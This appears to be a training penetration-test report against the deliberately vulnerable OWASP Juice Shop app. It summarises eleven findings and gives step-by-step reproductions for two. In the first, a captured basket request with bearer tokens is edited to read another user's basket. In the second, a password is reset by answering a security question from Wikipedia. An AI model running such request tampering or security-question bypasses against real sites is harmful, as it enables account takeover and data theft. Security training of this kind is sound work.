30 August 2024:

Pentesting Report

Type: Greybox

Period: Augest 2024

Version: 1.0

Prepared for <company name>

1.0 Executive Summary

Penetration testing is focused on finding security vulnerabilities in a target environment that could let an attacker penetrate the network or computer systems. The goal of penetration testing is to actually compromise a target system and ultimately steal sensitive information. This typically requires tools and techniques very similar to those an attacker would use. The tests were carried out externally from the Pentester's premise.

The best practices of OWASP (Open Web Application Security Project), NIST, and ISACA penetration testing and auditing standards and guidelines were used. The assessment was done through the pentesting.

The Customer's team has defined the following scope of testing:

- Juice shop <https://juice-shop.herokuapp.com/>

1.1 Summary of findings

Pentesting audit of the project (web applications) was prepared during the period of the assessment: 01 August 2024 (start date) - 30 August 2024 (end-date).

Pentester identified risks: 9 as HIGH, and 2 as MEDIUM severity vulnerabilities in the assets (presented for pentesting by the Customer's team).

It is strongly recommended to implement remedial actions for the found vulnerabilities.

2.0 Project approach

Before the engagement, Pentester established the rules of engagement for the assessment. These rules provided permission to conduct testing and outlined the procedures for notification of vulnerability scanning, notification of vulnerabilities and vulnerability exploitation. The testing was performed over the Internet connection in the period from 01 August 2024 till 30 August 2024.

The test was done using manual and automated tools and techniques to identify and exploit vulnerabilities within the target environment and exploit them. The following steps were included as per OWASP Web Security testing recommended guidelines.

The project was performed by 1 penetration tester(s):

- Liudmyla Naiarovska, Security Engineer.

3.0 Security risks explanation key

Pentester rates each founded risk in this document according to its business impact and each recommendation. The following table describes the different rating levels.

Table 3.1 Rating levels of the security risks

Finding Description	This column provides a brief technical description of the security risk.
Affected Systems	This column lists the IP address, hostnames, or a description of the affected system.
Risk Level	This section indicates the overall risk to a system that a founded security risk implies. This is typically a subjective analysis of the exploit difficulty in conjunction with the exploit impact. A rating of high, medium, or low level risks, will be suggested as follows: **High** – The system is susceptible to a high level of risk. It is necessary to inform the project team about the found vulnerability as soon as possible. **Medium** – The system is sensitive to significant levels of risk. The issue should be incorporated into the system development life-cycle and addressed in time. **Low** – The system is mildly susceptible to exploitation.
Exploitation Impact	This section indicates the impact a founded risk has on a system when exploited. A rating of high, medium, or low level risks, will be suggested as follows: **High** – The found risk may result in a serious compromise of the system. This may imply an actual shell-level compromise (with root or administrator privileges) or a significant compromise of confidential information assets. **Medium** – The found risk may result in a significant compromise of the system. This may imply the theft of user credentials, or the ability to access limited information assets on the system. **Low** – The founded risk may result in information disclosure relating to the target system or domain.
Exploitation Possibility	This section indicates the probability that the vulnerability can be exploited in the related environment. A rating of high, medium, or low level risks suggests: **High** – The attacker is highly motivated and capable enough to hack the system. Controls and protection mechanisms are ineffective to prevent the vulnerability from being exploited. **Medium** – The attacker is motivated and is capable to hack the system, but controls and protection mechanisms are may impede the successful exploitation of the vulnerability. **Low** – The attacker lacks motivation or capability, or controls and protection mechanisms are ready to significantly impede (or even prevent) the vulnerability from being exploited.
The effort to Remediate	This section indicates the required effort necessary for issue remediation. A rating of high, medium, or low level risks will be suggested as follows: **High** – There will be a highly significant remediation and development effort required measurable from several days to weeks. **Medium** – There will be a significant remediation and development effort required measurable from several hours to days. **Low** – There will be a little remediation and development effort required measurable from several minutes to hours.

Remediation	This column provides a brief general or technical description of the suggested remediation path. This may include links to bug fixes or patch information. Other references or brief descriptions of typical remediation approaches are also included.
CVSS 3 Score	The Common Vulnerability Scoring System (CVSS) is a free and open industry standard for assessing the severity of computer system security vulnerabilities. CVSS attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to the threat. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit and the impact of exploit. Scores range from 0 to 10, with 10 being the most severe.

4.0 Pentesting work records

This section shows findings (security risks), evidence, steps to reproduce the vulnerability, and recommendations. The pieces of code/software output (which contain the weakness) are highlighted in yellow to simplify their analysis. We use the red font to highlight the most important vulnerability details.

Penetration testing was performed using a combination of manual and automated tools and techniques to identify and exploit vulnerabilities in the target environment. Social engineering attacks were beyond the scope of this testing.

During penetration testing, the following steps were performed:

- Collection of intelligence information through open source tools (OSINT);
- Detection of systems in the network;
- Detection of vulnerabilities;
- Manual checking;
- Vulnerabilities exploitation.

Web pentesting is based on the OWASP Top 10 2021 vulnerabilities list (https://owasp.org/Top10/) and PTES Technical Guidelines (http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines) as the pentesting tools roadmap.

Table 4.1 Founded vulnerabilities by OWASP Top 10 2021 list

#	Vulnerability Name	Status
A1	**Broken Access Control** Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc. [HIGH] Broken Access Control on the user basket [HIGH] Sensitive Data Exposure - confidential document is accessibl	**Fail**
A2	**Cryptographic Failures** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.	**Pass**
A3	**Injection** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. **Found**: [HIGH] Injection - SQL injection on login page [HIGH] Injection - retrieving all Credentials via search [HIGH] XSS - lack of XSS validation in the search field [HIGH] XSS - lack of XSS validation in the search field	**Fail**
A4	**Insecure Design** Insecure Design is a new category for 2021, with a focus on risks related to design flaws. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. [HIGH] Unvalidated Redirects	**Fail**

A5	**Security Misconfiguration** Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date. [Medium] Security Misconfiguration - incorrect error handling	**Fail**
A6	**Vulnerable and Outdated Components** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.	**Pass**
A7	**Identification and Authentication Failures** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently). **Found**: [HIGH] Broken Authentication - reset password [HIGH] Broken Authentication - low password strength	**Fail**
A8	**Software and Data Integrity Failures** Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise. Lastly, many applications now include auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.	**Pass**
A9	**Security Logging and Monitoring Failures** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to	**Pass**

	detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.	
A10	**Server-Side Request Forgery** SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL). As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.	**Pass**

4.1 Manual verification

Pentester uses manual methods to validate the results with automated scans via Burp Suite, thus eliminating any false positives. Manual verification is important compared to using purely automated scanning.

Pentester knows that vulnerabilities detected by automated tools sometimes are false positives. Also, this method usually allows the pentester to find services that are listening on different ports.

4.2 Vulnerability exploitation

Pentester performs testing to fulfill specific penetration test objectives. However, Pentester cannot exploit any vulnerability without obtaining permission from the Customer’s team.

The exploitation of some vulnerabilities may lead to the discovery of additional vulnerabilities, which in turn require further exploitation to identify potential problems. However, it should be noted that Pentester follows this process only to the extent necessary to achieve the evaluation objectives.

5.0 Pentesting summary

Penetration testing included automated scanning, manual inspection, and thorough analysis of identified vulnerabilities.

Table 5.1 Risks summary

#	Vulnerable assets	Risk	Risk level	Link
5.1.	https://juice-shop.herokuapp.com/rest/basket/<basket_number>	Broken Access Control on the user basket	HIGH	CWE-603: Unrestricted Function Calls
5.2.	https://juice-shop.herokuapp.com/rest/user/login	Broken Authentication - reset password	HIGH	CWE-306: Missing Authentication for Sensitive Function CWE-326: Sensitive Information Exposure
5.3.	https://juice-shop.herokuapp.com/rest/user/login	Broken Authentication - low password strength	HIGH	CWE 639: Insecure Direct Object Reference Flaw
5.4.	https://juice-shop.herokuapp.com/rest/user/login	Injection - SQL injection on login page	HIGH	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
5.5.	https://juice-shop.herokuapp.com/rest/product/search?q=	Injection - retrieving all Credentials via search	HIGH	CWE-89: Improper Neutralization of Special Elements

#	Vulnerable assets	Risk	Risk level	Link
				used in an SQL Command ('SQL Injection')
5.6.	https://juice-shop.herokuapp.com/api/Feedbacks/	Improper Input Validation - zero-stars feedback	HIGH	CWE-87: Improper Neutralization of Alternate XSS Syntax CWE-862: Missing Authorization
5.7.	https://juice-shop.herokuapp.com/rest/product/search?q=	XSS - lack of XSS validation in the search field	HIGH	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5.8.	https://juice-shop.herokuapp.com/rest/product/search?q=	XSS - lack of XSS validation in the search field	HIGH	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5.9.	https://juice-shop.herokuapp.com/ftp/	Sensitive Data Exposure - confidential document is accessible	HIGH	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

#	Vulnerable assets	Risk	Risk level	Link
5.10.	https://juice-shop.herokuapp.com/rest/randomtext	Security Misconfiguration - incorrect error handling	Medium	CWE-207: Observable Behavioral Discrepancy With Equivalent Products
5.11.	https://juice-shop.herokuapp.com/redirect?to=	`Unvalidated Redirects	HIGH	CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

Broken Access Control

1. Broken Access Control on the user basket


	Critical	JS-1	Broken Access Control on the user basket
Exploitation possibility	HIGH		
Exploitation impact	Critical		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/rest/basket/<basket_number>		
Description	This vulnerability allows attackers to potentially see and even change the contents of other users' baskets. This is a critical issue because it could allow attackers to:		

- **Steal private information:** If a user's basket contains sensitive items (like gifts), an attacker could see them.
- **Disrupt purchases:** Attackers could add unwanted items to another user's basket, causing confusion and frustration during checkout.

Fixing this issue can be done by implementing proper user access controls, Juice Shop can ensure a secure shopping experience for everyone.

Work records

1. Log in to the shop and add any item to the basket
2. Open the basket and find this request on Burp (GET /rest/basket/9)



```
Filter settings: Hiding CSS, image and general binary content

#    Host                          Method  URL                             Params  Status code  Length  MIME type  TLS  IP            Time
121  https://juice-shop.herokuap... GET     /rest/user/whoami                       200          1025    JSON       ✓    54.73.53.134  23:12:31 28 ...
122  https://juice-shop.herokuap... GET     /rest/user/whoami                       200          1025    JSON       ✓    54.73.53.134  23:12:31 28 ...
135  https://juice-shop.herokuap... GET     /rest/basket/9                          200          1053    JSON       ✓    54.73.53.134  23:16:27 28 ...
136  https://juice-shop.herokuap... GET     /rest/user/whoami                       200          1025    JSON       ✓    54.73.53.134  23:16:27 28 ...
137  https://juice-shop.herokuap... GET     /api/Quantitys/                         200          7030    JSON       ✓    54.73.53.134  23:16:51 28 ...
138  https://juice-shop.herokuap... GET     /rest/products/search?q=        ✓       200          14551   JSON       ✓    54.73.53.134  23:16:51 28 ...
139  https://juice-shop.herokuap... GET     /rest/basket/9                          200          1053    JSON       ✓    54.73.53.134  23:16:53 28 ...
140  https://juice-shop.herokuap... POST    /api/BasketItems/               ✓       200          1057    JSON       ✓    54.73.53.134  23:16:53 28 ...
141  https://juice-shop.herokuap... GET     /api/Products/24?d=Wed%20Aug... ✓       200          1275    JSON       ✓    54.73.53.134  23:16:53 28 ...
142  https://juice-shop.herokuap... GET     /rest/basket/9                          200          1543    JSON       ✓    54.73.53.134  23:16:53 28 ...
143  https://juice-shop.herokuap... GET     /rest/basket/9                          200          1543    JSON       ✓    54.73.53.134  23:16:54 28 ...
144  https://juice-shop.herokuap... GET     /rest/user/whoami                       200          1025    JSON       ✓    54.73.53.134  23:16:54 28 ...
```


Request

```
GET /rest/basket/9 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
bllwr59AWPtKcnfKeur4tL7IyohDMI8QFbkc06uZ8cmlinZU82IXVd8LJYQ2; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
ZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqb2huQGVtYWlsLmNvbSIsInBhc3N3b3JkIjoiM
2ZkZTZiYjA1NDEzODdlNGViZGFkZjdjMmZmMzExMjMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleG
VUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHM
vcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTA4LTI4IDIwOjEyOjE3LjEzNSArMDA6MDAiLCJ1c
GRhdGVkQXQiOiIyMDI0LTA4LTI4IDIwOjEyOjE3LjEzNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bG
x9LCJpYXQiOjE3MjQ4NzU5NTF9.PUvYOUtYOnOu-ZNRVp_BwfG-FnAmePE4ZoXKgr7LgpACLzb5u5
vtlFrAgElrKgZarjITrigxjlfeRXGKRZ7tZ4XUTDt2XI9oNmhtSedkGiAggso98dWi8g6U2Dt7vxv
vxi8XWYqExXdkBG-hB-c7p0lpj6jBlVDcfVQKJaXGLXw
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: uk-UA
X-User-Email: john@email.com
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
ZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqb2huQGVtYWlsLmNvbSIsInBhc3N3b3JkIjoiM
2ZkZTZiYjA1NDEzODdlNGViZGFkZjdjMmZmMzExMjMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleG
VUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHM
vcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
```

Response

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.
com/reports?ts=1724876214&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=2n8NjmfF
6p%2BEialwNoM6R4nUmZUKo5N0YJVfQVY517I%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1724876214&sid=812dcc77-0bd0-43b
1-a5f1-b25750382959&s=2n8NjmfF6p%2BEialwNoM6R4nUmZUKo5N0YJVfQVY517I%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fr
action":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 643
Etag: W/"283-rB+FaaNZXw1MM1+R+m11nPwQ0Mk"
Vary: Accept-Encoding
Date: Wed, 28 Aug 2024 20:16:54 GMT
Via: 1.1 vegur
```

3. Send this request to the Repeater
4. Change 9 to any number (e.g. 1) and send this request



Request

```
GET /rest/basket/2 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
bllwr59AWPtKcnfKeur4tL7IyohDMI8QFbkc06uZ8cmlinZU82IXVd8LJYQ2; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
ZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqb2huQGVtYWlsLmNvbSIsInBhc3N3b3JkIjoiM
2ZkZTZiYjA1NDEzODdlNGViZGFkZjdjMmZmMzExMjMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleG
VUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHM
vcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTA4LTI4IDIwOjEyOjE3LjEzNSArMDA6MDAiLCJ1c
GRhdGVkQXQiOiIyMDI0LTA4LTI4IDIwOjEyOjE3LjEzNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bG
x9LCJpYXQiOjE3MjQ4NzU5NTF9.PUvYOUtYOnOu-ZNRVp_BwfG-FnAmePE4ZoXKgr7LgpACLzb5u5
vtlFrAgElrKgZarjITrigxjlfeRXGKRZ7tZ4XUTDt2XI9oNmhtSedkGiAggso98dWi8g6U2Dt7vxv
vxi8XWYqExXdkBG-hB-c7p0lpj6jBlVDcfVQKJaXGLXw
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: uk-UA
X-User-Email: john@email.com
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
ZCI6MjUsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJqb2huQGVtYWlsLmNvbSIsInBhc3N3b3JkIjoiM
2ZkZTZiYjA1NDEzODdlNGViZGFkZjdjMmZmMzExMjMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleG
VUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHM
vcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTA4LTI4IDIwOjEyOjE3LjEzNSArMDA6MDAiLCJ1c
GRhdGVkQXQiOiIyMDI0LTA4LTI4IDIwOjEyOjE3LjEzNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bG
x9LCJpYXQiOjE3MjQ4NzU5NTF9.PUvYOUtYOnOu-ZNRVp_BwfG-FnAmePE4ZoXKgr7LgpACLzb5u5
vtlFrAgElrKgZarjITrigxjlfeRXGKRZ7tZ4XUTDt2XI9oNmhtSedkGiAggso98dWi8g6U2Dt7vxv
vxi8XWYqExXdkBG-hB-c7p0lpj6jBlVDcfVQKJaXGLXw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
```

Response

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.
com/reports?ts=1724876580&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=EEHsv%2F
u9IjvDaGeAEMC5xlbivlSjeZlfGlD0K9NNcrs%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1724876580&sid=812dcc77-0bd0-43b
1-a5f1-b25750382959&s=EEHsv%2Fu9IjvDaGeAEMC5xlbivlSjeZlfGlD0K9NNcrs%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fr
action":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 557
Etag: W/"22d-V19D//014fjyepDHGVDvyFrlkyg"
Vary: Accept-Encoding
Date: Wed, 28 Aug 2024 20:23:00 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
    "UserId":2,
    "createdAt":"2024-08-28T19:52:03.262Z",
    "updatedAt":"2024-08-28T19:52:03.262Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":"Made from blended Raspberry Pi, water and suga
```

Done

Solution(s), Advice & Recommendation(s)
<ul><li>**Implement user-based authorization:** Ensure users can only access their own basket data. Associate a unique user identifier with each basket and verify this identifier in all basket-related requests.</li><li>**Validate user input:** Validate all user input, including request parameters, to prevent manipulation. Validate the basket ID in the request belongs to the currently logged-in user.</li><li>**Use secure session tokens:** Implement secure session tokens to identify users and associate them with their basket data. These tokens should be unpredictable, unique, and have a limited lifespan.</li></ul>
Provided links
<ul><li>CWE-603: Unrestricted Function Calls</li><li>https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html</li></ul>

CVSS Score 3	9.9 (


Broken Authentication

2. Broken Authentication - reset password

	Critical	**JS-2**	**Broken Authentication - reset password**
Exploitation possibility	HIGH		
Exploitation impact	Critical		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/rest/user/login		
Description	An attacker can gain unauthorized access to a user account in the OWASP Juice Shop application. This vulnerability allows them to reset the password for a specific user (Jim) without needing any legitimate credentials. This is a critical issue because it bypasses essential security measures and could grant complete control over the compromised account.		

	The vulnerability arises from a lack of proper authorization checks during the password reset process. An attacker can exploit publicly available information to reset Jim's password, potentially leading to unauthorized access to sensitive data or systems.

Work records

1. Find ‘OWASP Juice shop-CTF Velcro Patch’ item from the list and find a comment by jim@juice-sh.op

OWASP Juice Shop-CTF Velcro Patch

4x3.5" embroidered patch with velcro backside. The ultimate decal for every tactical bag or backpack!


2.92¤

Reviews (2)

mc.safesearch@juice-sh.op
This thang would look phat on Bobby's jacked fur coat!

jim@juice-sh.op
Looks so much better on my uniform than the boring S tarfleet symbol.

2.
3. Google Jim in Star Trek Wikipedia page
4. Find on this page brother's name Samuel
5. On the Login page enter needed data (email and brother’s name) to reset the password


~~https~~://en.wikipedia.org/wiki/James_T._Kirk

Biography [edit]

es Tiberius Kirk was born in Riverside, Iowa, on March 22, 2233,[2] where he was raised by his parents, George and Winona Kirk.[3] Although born on Earth, Kirk lived for a time on Tarsus IV, where he was one of nine surviving witnesses to the massacre of 4,000 colonists by Kodos the Executioner. James Kirk's brother, George Samuel Kirk, is first mentioned in "What Are Little Girls Made Of?" and introduced and killed in "Operation -- Annihilate!", leaving behind three children.[4][5]

